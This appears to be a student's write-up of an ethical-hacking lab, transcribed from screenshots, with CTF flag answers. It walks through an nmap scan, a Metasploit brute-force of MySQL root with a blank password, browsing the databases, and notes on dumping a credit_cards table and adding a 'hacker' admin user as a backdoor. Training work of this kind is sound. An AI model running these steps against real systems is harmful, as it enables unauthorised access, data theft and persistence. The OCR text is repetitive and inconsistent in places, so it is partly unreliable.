

Lab 15 - Performing SQL Injection to Manipulate Tables in a Database

Objective:

1. Scanning
2. Connecting to the Database and Viewing the Tables
3. Stealing Data and Creating a Backdoor

Takeaways:

- Network Mapper (nmap) is a powerful network scanning tool that can scan single hosts and large networks. It's commonly used for security audits and penetration testing.
- The "msfconsole" command is your gateway to the powerful Metasploit Framework. This command launches the interactive console interface where you can interact with various Metasploit modules, perform vulnerability assessments, and execute exploits.
- The IP address that we are remotely accessing MySQL is "203.0.113.100".
- The SQL command we use to exfiltrate credit card data "select * from credit_cards;"
- we are creating a new user "hacker" and making admin (granting all privileges) to create a backdoor into the database.

Challenges:

The screenshot shows a web browser window with the URL <https://labinfosecdeaming.com/course/WICWEYVCVN/lab/YQLUMQODH>. The page is titled "Ethical Hacking and Systems Defense" and "Performing SQL Injection to Manipulate Tables in a Database". It contains a Metasploit terminal window with the following output:

```
msf > banner

=====
[ metasploit v4.11.5-2016010401 ]
+ -- --[ 1517 exploits - 875 auxiliary - 257 post ]
+ -- --[ 437 payloads - 37 encoders - 8 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

=====
msf > banner
```

Below the terminal window, there is a "CHALLENGE #1" button. The instructions state: "Keep typing the banner command until you get the flag for flag 2. Type the Flag number displayed. Keep in mind you may have to type the command a number of times before you see the needed flag." The input field contains the number "776554". There are "Submit" and "Skip" buttons. A "CHALLENGE #2" button is also visible.

On the right, a terminal window titled "External Kali Scoring" shows the same Metasploit banner output, with the flag "Flag 2: 776554" displayed in large, stylized green text.

The screenshot shows the same web browser window as the previous one, but the "CHALLENGE #1" button now has a green checkmark, indicating it has been completed. The instructions for "CHALLENGE #2" are now visible: "Keep typing the banner command until you get the banner for flag 3. Type the Flag number displayed. Keep in mind you may even have passed this flag trying to capture the previous flag." The input field contains the number "223444". There are "Submit" and "Skip" buttons. A "CHALLENGE #2" button is also visible.

On the right, a terminal window titled "External Kali Scoring" shows the same Metasploit banner output, with the flag "Flag 3: 223444" displayed in large, stylized green text.

Sign in | Infosec Learning - Search | Performing SQL Injection to Manipulate Tables in a Database

https://labinfoseclearning.com/course/WICWEVYQVN/lab/YQLUMQODH

McAfee Security | Dell | Room GB 533-Fat2... | Homeworkify/Net... | untitled report | Introduction to Cry... | Securing pSense Firewall | Gmail | YouTube | Maps | News | Certified in Cybersec...

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

mysql> show databases;

→ CHALLENGE #3

View the database with the flag in it. Type the Flag number displayed.

334422

Submit Skip

4 At the mysql prompt, type the following command and press Enter, to select the information_schema database.

mysql> use information_schema;

mysql> use information_schema;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

← PREVIOUS NEXT →

43°F Sunny

Console | Infosec Learning - Personal - Microsoft Edge

https://labinfoseclearning.com/console/3752473068

External Kali Scoring View Fullscreen Send Ctrl+Alt+Delete Reboot

Applications + Ports + Processes + 5m 12.44

```
Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.  
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.  
Type 'help;' or '?' for help. Type 'clear;' to clear the current input statement.  
  
mysql> show databases  
+-----+  
Database  
+-----+  
information_schema  
mysql  
test  
+-----+  
mysql> use information_schema;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
mysql>
```

175.45.176.199

12:45 PM 2/4/2024

Sign in | Infosec Learning - Search | Performing SQL Injection to Manipulate Tables in a Database

https://labinfoseclearning.com/course/WICWEVYQVN/lab/YQLUMQODH

McAfee Security | Dell | Room GB 533-Fat2... | Homeworkify/Net... | untitled report | Introduction to Cry... | Securing pSense Firewall | Gmail | YouTube | Maps | News | Certified in Cybersec...

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

6 At the mysql prompt, type the following command and press Enter, to show the columns and data in the accounts table.

mysql> select * from accounts;

→ CHALLENGE #4

View the database row with flag5 in it. Type the Flag number displayed.

335553

Submit Skip

→ CHALLENGE #5

7 At the mysql prompt, type the following command and press Enter, to create a user called hacker.

← PREVIOUS NEXT →

43°F Sunny

Topology VM 00:50:55 Stop

Windows Server 192.168.1.10 Metasploitable 192.168.1.30

pfSense 192.168.1.254 (LAN Address)

pfSense 203.0.113.100 (External Address)
DNS: www.campus.edu
alias: server.campus.edu

Kali 2 Attack Machine
External Address: 175.45.176.199

10:51 PM 2/4/2024

Sign in | Infosec Learning - Search | Performing SQL Injection to Manipulate Tables in a Database

https://lab.infoseclearning.com/course/WICWEVYQVN/lab/YIQLUMQODH

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

6 At the mysql prompt, **type** the following command and **press** Enter, to show the columns and data in the accounts table.

mysql> **select * from accounts;**

CHALLENGE #4

CHALLENGE #5

View the database row with flag6 in it. Type the Flag number displayed.

22331

Submit Skip

7 At the mysql prompt, **type** the following command and **press** Enter, to create a user called hacker.

PREVIOUS NEXT

External Kali Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

mysql> select * from accounts;

| cid | username | password | mysignature | is_admin |
|-----|---------------|---------------|-------------------------------|----------|
| 1 | admin | adminpass | Monkey! | TRUE |
| 2 | adrian | spacepassword | Zombie Film Rock! | TRUE |
| 3 | john | monkey | I love the smell of gunpowder | FALSE |
| 4 | jeremy | password | el377 1337 speak | FALSE |
| 5 | bruce | password | I Love SMD | FALSE |
| 6 | kenan | password | Crazy Fool | FALSE |
| 7 | jun | password | Jun Rose is Burning | FALSE |
| 8 | bobey | password | How is my dad | FALSE |
| 9 | scuba | password | I am a cat | FALSE |
| 10 | dravolt | password | Preparation M | FALSE |
| 11 | scotty | password | Scotty Da | FALSE |
| 12 | cal | password | Go Wileys | FALSE |
| 13 | john | password | Do the Duggie! | FALSE |
| 14 | keron | 42 | Doug Adams rocks | FALSE |
| 15 | oscar | set | Bat on S E T, P W | FALSE |
| 16 | ed | pentest | CommandLine KingFu anyone? | FALSE |
| 17 | administrator | password | RuleTheServer | TRUE |
| 18 | flag6 | 335553 | 5 | TRUE |
| 19 | flag5 | 22331 | 6 | TRUE |

175.45.176.199

43°F Sunny

Search

106 PM 2/4/2024

Screenshots:

Sign in | Infosec Learning - Search | Performing SQL Injection to Manipulate Tables in a Database

https://lab.infoseclearning.com/course/WICWEVYQVN/lab/YIQLUMQODH

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

5 We need to determine which ports are open so we can perform banner grabbing. **Type** the following command and **press** Enter, to scan the remote site for open ports.

root@kali2:~# **nmap www.campus.edu**

root@kali2:~#

File Edit View Search Terminal Help

root@kali2:~# nmap www.campus.edu

Starting Nmap 6.49BETA4 (https://nmap.org) at 2024-02-28 23:19 EDT
 Nmap scan report for www.campus.edu (203.0.113.100)
 Host is up (0.0016s latency).
 Not shown: 989 filtered ports
 PORT STATE SERVICE
 21/tcp open ftp
 22/tcp open telnet
 25/tcp open smtp
 80/tcp open http
 110/tcp open pop3
 443/tcp open https
 1099/tcp open rmiregistry
 3306/tcp open mysql
 3389/tcp open ms-wbt-server
 5432/tcp open postgresql
 5986/tcp open sampleflag:999010

PREVIOUS NEXT

External Kali Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

root@kali2:~# nmap www.campus.edu

Starting Nmap 6.49BETA4 (https://nmap.org) at 2024-02-04 12:28 EST
 Nmap scan report for www.campus.edu (203.0.113.100)
 Host is up (0.0000s latency).
 Not shown: 989 filtered ports
 PORT STATE SERVICE
 21/tcp open ftp
 22/tcp open telnet
 25/tcp open smtp
 80/tcp open http
 110/tcp open pop3
 443/tcp open https
 1099/tcp closed rmiregistry
 3306/tcp open mysql
 3389/tcp open ms-wbt-server
 5432/tcp open postgresql
 5986/tcp closed sampleflag:999010

Nmap done: 1 IP address (1 host up) scanned in 19.22 seconds

root@kali2:~#

175.45.176.199

43°F Sunny

Search

1229 PM 2/4/2024

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

12 Type the banner command to get a different banner.

```
msf > banner
```

```
=====
Date: April 25, 1848
Weather: It's always cool in the lab
Health: Overweight
Caffeine: 12975 mg
Hacked: All the things

Press SPACE BAR to continue

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

=[ metasploit v4.11.5-2016010401 ]
+ --=[ 1517 exploits - 875 auxiliary - 257 post ]
+ --=[ 437 payloads - 37 encoders - 8 nops ]
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

← PREVIOUS

NEXT →

USD/CAD
+0.57%

Search

12:33 PM
2/4/2024

External Kali Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

Applications + Places + Terminal + Sat 12:32

msf > banner

```
=====
Date: April 25, 1848
Weather: It's always cool in the lab
Health: Overweight
Caffeine: 12975 mg
Hacked: All the things

Press SPACE BAR to continue

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

=[ metasploit v4.11.5-2016010401 ]
+ --=[ 1517 exploits - 875 auxiliary - 257 post ]
+ --=[ 437 payloads - 37 encoders - 8 nops ]
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

173.45.170.199

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

13 Type the following command and press Enter, to search for the MySQL Login Utility.

```
msf > search mysql_login
```

```
msf > search mysql_login

Matching Modules

-----
Name                               Disclosure Date  Rank  Description
-----
auxiliary/scanner/mysql/mysql_login  normal         MySQL Login Utility
```

14 Type the following command and press Enter, to use the MySQL Login Utility.

```
msf > use auxiliary/scanner/mysql/mysql_login
```

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) >
```

← PREVIOUS

NEXT →

43°F
Sunny

Search

12:37 PM
2/4/2024

External Kali Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

Applications + Places + Terminal + Sat 12:36

msf > search mysql_login

```
msf > search mysql_login

Matching Modules

-----
Name                               Disclosure Date  Rank  Description
-----
auxiliary/scanner/mysql/mysql_login  normal         MySQL Login Utility
```

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) >
```

173.45.170.199

Sign in | Infosec Learning - Search | Performing SQL Injection to Manipulate Tables in a Database

https://lab.infosecdoj.com/course/WICWEYQVNI/lab/YQLUMQODH

McAfee Security | Dell | Room GB 533-fal2... | Homeworkify/Net... | untitled report | Introduction to Cry... | Securing p7Series R... | Gmail... | YouTube... | Adobe... | Mendeley... | Certified in Cybersec...

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

15 Type the following command and press Enter, to get information about the MySQL Login Utility.

```
msf auxiliary(mysql_login) > info
```

```
msf auxiliary(mysql_login) > info
Name: MySQL Login Utility
Module: auxiliary/scanner/mysql/mysql_login
License: Metasploit Framework License (BSD)
Author: Normal

Provided by:
Bernardo Dasele A. G. <bernardo.dasele@gmail.com>

Basic options:
Name          Current Setting  Required  Description
-----
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDENTIALS false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
PASSWORDS_FILE   false           no        A specific password to authenticate with
PASSWORDS       false           no        File containing passwords, one per line
RHOSTS          203.0.113.100   yes       The target address range or CIDR identifier
RHOSTS_PORT     nil              no        The target port
RPORT           3306            yes       The target port
SKIP_ON_SUCCESS  false           no        Stop guessing when a credential works for a host
THREADS         1               yes       The number of concurrent threads
USERNAME_FILE     false           no        A specific username to authenticate as
USERPASS_FILE    false           no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false           no        Try the username as the password for all users
USER_FILE        false           no        File containing usernames, one per line
VERBOSE         true            yes       Whether to print output for all attempts

Description:
This module deeply queries the MySQL instance for a specific user/pass (default is root with blank).

References:
http://cvedetails.com/cve/1999-0502/
```

← PREVIOUS NEXT →

43°F Sunny

173.45.170.199

12:36 PM 2/4/2024

External Kall Scoring

View Fullscreen | Send Ctrl+Alt+Delete | Reboot

msf auxiliary(mysql_login) > info

```
msf auxiliary(mysql_login) > info
Name: MySQL Login Utility
Module: auxiliary/scanner/mysql/mysql_login
License: Metasploit Framework License (BSD)
Author: Normal

Provided by:
Bernardo Dasele A. G. <bernardo.dasele@gmail.com>

Basic options:
Name          Current Setting  Required  Description
-----
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDENTIALS false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
PASSWORDS_FILE   false           no        A specific password to authenticate with
PASSWORDS       false           no        File containing passwords, one per line
RHOSTS          203.0.113.100   yes       The target address range or CIDR identifier
RHOSTS_PORT     nil              no        The target port
RPORT           3306            yes       The target port
SKIP_ON_SUCCESS  false           no        Stop guessing when a credential works for a host
THREADS         1               yes       The number of concurrent threads
USERNAME_FILE     false           no        A specific username to authenticate as
USERPASS_FILE    false           no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false           no        Try the username as the password for all users
USER_FILE        false           no        File containing usernames, one per line
VERBOSE         true            yes       Whether to print output for all attempts

Description:
This module deeply queries the MySQL instance for a specific user/pass (default is root with blank).

References:
http://cvedetails.com/cve/1999-0502/
```

173.45.170.199

Sign in | Infosec Learning - Search | Performing SQL Injection to Manipulate Tables in a Database

https://lab.infosecdoj.com/course/WICWEYQVNI/lab/YQLUMQODH

McAfee Security | Dell | Room GB 533-fal2... | Homeworkify/Net... | untitled report | Introduction to Cry... | Securing p7Series R... | Gmail... | YouTube... | Adobe... | Mendeley... | Certified in Cybersec...

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

16 Type the following command and press Enter, to allow the scanner to use blank passwords.

```
msf auxiliary(mysql_login) > set BLANK_PASSWORDS TRUE
```

```
msf auxiliary(mysql_login) > set BLANK_PASSWORDS TRUE
BLANK_PASSWORDS => TRUE
```

17 Type the following command and press Enter, to set the RHOSTS to 203.0.113.100.

```
msf auxiliary(mysql_login) > set RHOSTS 203.0.113.100
```

```
msf auxiliary(mysql_login) > set RHOSTS 203.0.113.100
RHOSTS => 203.0.113.100
```

18 Type the following command and press Enter, to set the USERNAME to root.

```
msf auxiliary(mysql_login) > set USERNAME root
```

← PREVIOUS NEXT →

43°F Sunny

173.45.170.199

12:39 PM 2/4/2024

External Kall Scoring

View Fullscreen | Send Ctrl+Alt+Delete | Reboot

```
msf auxiliary(mysql_login) > set BLANK_PASSWORDS TRUE
BLANK_PASSWORDS => TRUE
msf auxiliary(mysql_login) > set RHOSTS 203.0.113.100
RHOSTS => 203.0.113.100
msf auxiliary(mysql_login) > set USERNAME root
USERNAME => root
```

173.45.170.199

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

18 Type the following command and press Enter, to set the USERNAME to root.

```
msf auxiliary(mysql_login) > set USERNAME root
```

```
msf auxiliary(mysql_login) > set USERNAME root
USERNAME => root
```

19 Type the following command and press Enter, to set the password file.

```
msf auxiliary(mysql_login) > set PASS_FILE /usr/share/john/password.lst
```

```
msf auxiliary(mysql_login) > set PASS_FILE /usr/share/john/password.lst
PASS_FILE => /usr/share/john/password.lst
```

20 Type the following command and press Enter, to set the stop when the password is found.

```
msf auxiliary(mysql_login) > set STOP_ON_SUCCESS true
```

```
msf auxiliary(mysql_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```

← PREVIOUS NEXT →

43°F Sunny

Console | Infosec Learning - Personal - Microsoft Edge

https://labinfosecdoaming.com/console/3752473/68

External Kali Scoring View Fullscreen Send Ctrl+Alt+Delete Reboot

```
msf auxiliary(mysql_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(mysql_login) > set PASS_FILE /usr/share/john/password.lst
PASS_FILE => /usr/share/john/password.lst
msf auxiliary(mysql_login) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_login) > set PASS_FILE /usr/share/john/password.lst
PASS_FILE => /usr/share/john/password.lst
msf auxiliary(mysql_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(mysql_login) >
```

173.45.176.199

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

VERBUSE true yes

22 Type the following command and press Enter, to run the auxiliary module.

```
msf auxiliary(mysql_login) > run
```

```
msf auxiliary(mysql_login) > run
[*] 203.0.113.100:3306 MYSQL - Found remote MySQL version 5.0.51a
[*] 203.0.113.100:3306 MYSQL - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

23 Type the following command and press Enter, to exit Metasploit.

```
msf auxiliary(mysql_login) > exit
```

```
msf auxiliary(mysql_login) > exit
root@kali2:~#
```

Discussion Questions

← PREVIOUS NEXT →

43°F Sunny

Console | Infosec Learning - Personal - Microsoft Edge

https://labinfosecdoaming.com/console/3752473/68

External Kali Scoring View Fullscreen Send Ctrl+Alt+Delete Reboot

```
msf auxiliary(mysql_login) > run
[*] 203.0.113.100:3306 MYSQL - Found remote MySQL version 5.0.51a
[*] 203.0.113.100:3306 MYSQL - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) > exit
```

173.45.176.199

Sign in | Infosec Learning - Search | Performing SQL Injection to Manipulate Tables in a Database

https://labinfoseclearning.com/course/WICWEVYQVN/lab/YQLUMQODH

McAfee Security | Dell | Room GB 533-fal2... | Homeworkify/Net... | untitled report | Introduction to Cry... | Securing pSense R... | Gmail... | YouTube... | Maps... | Music... | Certified in Cybersec

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

Connecting to the Database and Viewing the Tables

1 Type the following command and **press** Enter, to view the available switches for the mysql command.

```
root@kali2:~# mysql --help
```

```
root@kali2:~# mysql --help
mysql Ver 14.14 Distrib 5.5.44, for debian-linux-gnu (x86_64) using readline 6.3
Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Usage: mysql [OPTIONS] [database]
  -?, --help                Display this help and exit.
  -I, --help                Synonym for -?.
  --auto-rehash             Enable automatic rehashing. One doesn't need to use
                           'rehash' to get table and field completion, but startup
                           and reconnecting may take a longer time. Disable with
                           --disable-auto-rehash.
                           (Defaults to on; use --skip-auto-rehash to disable.)
  -A, --no-auto-rehash     No automatic rehashing. One has to use 'rehash' to get
                           table and field completion. This gives a quicker start of
                           mysql and disables rehashing on reconnect.
  --auto-vertical-output    Automatically switch to vertical output mode if the
                           result is wider than the terminal width.
```

← PREVIOUS NEXT →

43°F Sunny

Console | Infosec Learning - Personal - Microsoft Edge

https://labinfoseclearning.com/console/3752473/68

External Kali Scoring View Fullscreen Send Ctrl+Alt+Delete Reboot

```
root@kali2:~# mysql --help
mysql Ver 14.14 Distrib 5.5.44, for debian-linux-gnu (x86_64) using readline 6.3
Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Usage: mysql [OPTIONS] [database]
  -?, --help                Display this help and exit.
  -I, --help                Synonym for -?.
  --auto-rehash             Enable automatic rehashing. One doesn't need to use
                           'rehash' to get table and field completion, but startup
                           and reconnecting may take a longer time. Disable with
                           --disable-auto-rehash.
                           (Defaults to on; use --skip-auto-rehash to disable.)
  -A, --no-auto-rehash     No automatic rehashing. One has to use 'rehash' to get
                           table and field completion. This gives a quicker start of
                           mysql and disables rehashing on reconnect.
  --auto-vertical-output    Automatically switch to vertical output mode if the
                           result is wider than the terminal width.
```

173.45.176.199

12:43 PM 2/4/2024

Sign in | Infosec Learning - Search | Performing SQL Injection to Manipulate Tables in a Database

https://labinfoseclearning.com/course/WICWEVYQVN/lab/YQLUMQODH

McAfee Security | Dell | Room GB 533-fal2... | Homeworkify/Net... | untitled report | Introduction to Cry... | Securing pSense R... | Gmail... | YouTube... | Maps... | Music... | Certified in Cybersec

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

Connecting to the Database and Viewing the Tables

2 Type the following command and **press** Enter, to scan the firewall for open ports.

```
root@kali2:~# mysql -h 203.0.113.100 -u root
```

```
root@kali2:~# mysql -h 203.0.113.100 -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement

mysql>
```

3 At the mysql prompt, **type** the following command and **press** Enter, to show all of the databases.

```
mysql> show databases;
```

← PREVIOUS NEXT →

43°F Sunny

Console | Infosec Learning - Personal - Microsoft Edge

https://labinfoseclearning.com/console/3752473/68

External Kali Scoring View Fullscreen Send Ctrl+Alt+Delete Reboot

```
root@kali2:~# mysql -h 203.0.113.100 -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| data |
| flag334422 |
| mysqltest |
| mysql |
| owaspl0 |
+-----+
```

173.45.176.199

12:44 PM 2/4/2024

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

4 At the mysql prompt, **type** the following command and **press** Enter, to select the information_schema database.

```
mysql> use information_schema;
```

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

5 At the mysql prompt, **type** the following command and **press** Enter, to show the tables in the information_schema database.

```
mysql> show tables;
```

```
mysql> show tables;
+-----+
| Tables_in_information_schema |
+-----+
| CHARACTER_SETS              |
| COLLATIONS                  |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                     |
| COLUMN_PRIVILEGES            |
| KEY_COLUMN_USAGE             |
| PROCEDURES                   |
| ROUTINES                     |
| SCHEMAS                      |
| SCHEMA_PRIVILEGES            |
| STATISTICS                   |
| TABLES                      |
| TABLE_CONSTRAINTS           |
| TABLE_PRIVILEGES            |
| TRIGGERS                     |
+-----+
```

External Kall Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

mysql> use information_schema;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;

| Tables_in_information_schema |
|---------------------------------------|
| CHARACTER_SETS |
| COLLATIONS |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS |
| COLUMN_PRIVILEGES |
| KEY_COLUMN_USAGE |
| PROCEDURES |
| ROUTINES |
| SCHEMAS |
| SCHEMA_PRIVILEGES |
| STATISTICS |
| TABLES |
| TABLE_CONSTRAINTS |
| TABLE_PRIVILEGES |
| TRIGGERS |

173.45.176.199

43°F Sunny

Search

12:46 PM 2/4/2024

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

6 At the mysql prompt, **type** the following command and **press** Enter, to show all of the databases.

```
mysql> show databases;
```

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa      |
| metasploit |
| mysql     |
| owasp10   |
| tikiwiki  |
| tikiwiki195 |
+-----+
7 rows in set (0.01 sec)

mysql>
```

External Kall Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

mysql> show databases;

| Database |
|--------------------|
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |

173.45.176.199

43°F Sunny

Search

12:47 PM 2/4/2024

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

7 At the mysql prompt, **type** the following command and **press** Enter, to select the dvwa database.

```
mysql> use dvwa;
```

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed

8 At the mysql prompt, **type** the following command and **press** Enter, to show the tables in the dvwa database.

```
mysql> show tables;
```

```
mysql> show tables;
+-----+
| Tables_in_dvwa |
+-----+
| guestbook      |
| users          |
+-----+
```

External Kali Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

```
flag334422
metasploit
mysql
owasp10
tikiwiki
tikiwiki195
[mysql> use dvwa;
Database changed
mysql> show tables;
+-----+
| Tables_in_dvwa |
+-----+
| guestbook      |
| users          |
+-----+
2 rows in set (0.00 sec)
mysql>
```

173.45.176.199

43°F Sunny 12:46 PM 2/4/2024

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

9 At the mysql prompt, **type** the following command and **press** Enter, to show all of the databases.

```
mysql> show databases;
```

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa      |
| metasploit |
| mysql     |
| owasp10   |
| tikiwiki  |
| tikiwiki195 |
+-----+
7 rows in set (0.01 sec)
mysql>
```

10 At the mysql prompt, **type** the following command and **press** Enter, to select the metasploit database.

```
mysql> use metasploit;
```

External Kali Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

```
flag334422
metasploit
mysql
owasp10
tikiwiki
tikiwiki195
[mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa      |
| metasploit |
| mysql     |
| owasp10   |
| tikiwiki  |
| tikiwiki195 |
+-----+
7 rows in set (0.00 sec)
mysql>
```

173.45.176.199

43°F Sunny 12:46 PM 2/4/2024

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

10 At the mysql prompt, **type** the following command and **press** Enter, to select the metasploit database.

```
mysql> use metasploit;
```

```
mysql> use metasploit;
Database changed
```

11 At the mysql prompt, **type** the following command and **press** Enter, to show the tables in the metasploit database.

```
mysql> show tables;
```

```
mysql> show tables;
Empty set (0.00 sec)
```

12 At the mysql prompt, **type** the following command and **press** Enter, to show all of the databases.

```
mysql> show databases;
```

← PREVIOUS

→ NEXT

External Kali Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

mysql> use metasploit;
Database changed
mysql> show tables;
Empty set (0.00 sec)

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| test |
+-----+
mysql>

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

13 At the mysql prompt, **type** the following command and **press** Enter, to select the mysql database.

```
mysql> use mysql;
```

```
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
```

14 At the mysql prompt, **type** the following command and **press** Enter, to show the tables in the mysql database.

```
mysql> show tables;
```

```
mysql> show tables;
+-----+
| Tables_in_mysql |
+-----+
| columns_priv |
| db |
| func |
| help_category |
| help_keyword |
| help_relation |
| help_topic |
| host |
| proc_priv |
| tables_priv |
| time_zone |
| time_zone_leap_second |
| time_zone_name |
| time_zone_transition |
+-----+
```

← PREVIOUS

→ NEXT

External Kali Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
+-----+
| Tables_in_mysql |
+-----+
| columns_priv |
| db |
| func |
| help_category |
| help_keyword |
| help_relation |
| help_topic |
| host |
| proc_priv |
| tables_priv |
| time_zone |
| time_zone_leap_second |
| time_zone_name |
| time_zone_transition |
+-----+

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

mysql>

16 At the mysql prompt, **type** the following command and **press Enter**, to select the owasp10 database.

mysql> use owasp10;

mysql> use owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

17 At the mysql prompt, **type** the following command and **press Enter**, to show the tables in the owasp10 database.

mysql> show tables;

```
mysql> show tables;
+-----+
| Tables_in_owasp10 |
+-----+
| accounts           |
+-----+
```

External Kali Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

Application: MySQL - MySQL Shell

mysql> use owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

mysql> show tables;

```
mysql> show tables;
+-----+
| Tables_in_owasp10 |
+-----+
| accounts           |
| blips_table        |
| captured_data      |
| credit_cards       |
| hitting            |
| pen_test_tools     |
+-----+
```

Ethical Hacking and Systems Defense

Performing SQL Injection to Manipulate Tables in a Database

mysql>

19 At the mysql prompt, **type** the following command and **press Enter**, to select the tikiwiki database.

mysql> use tikiwiki;

mysql> use tikiwiki;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed

20 At the mysql prompt, **type** the following command and **press Enter**, to show the tables in the tikiwiki database.

mysql> show tables;

```
mysql> show tables;
+-----+
| Tables_in_tikiwiki |
+-----+
| galaxia_activities |
| galaxia_activity_roles |
| galaxia_instance_activities |
| galaxia_instance_comments |
| galaxia_instances |
| galaxia_processes |
| galaxia_roles |
| galaxia_transitions |
| galaxia_user_roles |
+-----+
```

External Kali Scoring

View Fullscreen Send Ctrl+Alt+Delete Reboot

Application: MySQL - MySQL Shell

mysql> use tikiwiki;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed

mysql> show tables;

```
mysql> show tables;
+-----+
| Tables_in_tikiwiki |
+-----+
| galaxia_activities |
| galaxia_activity_roles |
| galaxia_instance_activities |
| galaxia_instance_comments |
| galaxia_instances |
| galaxia_processes |
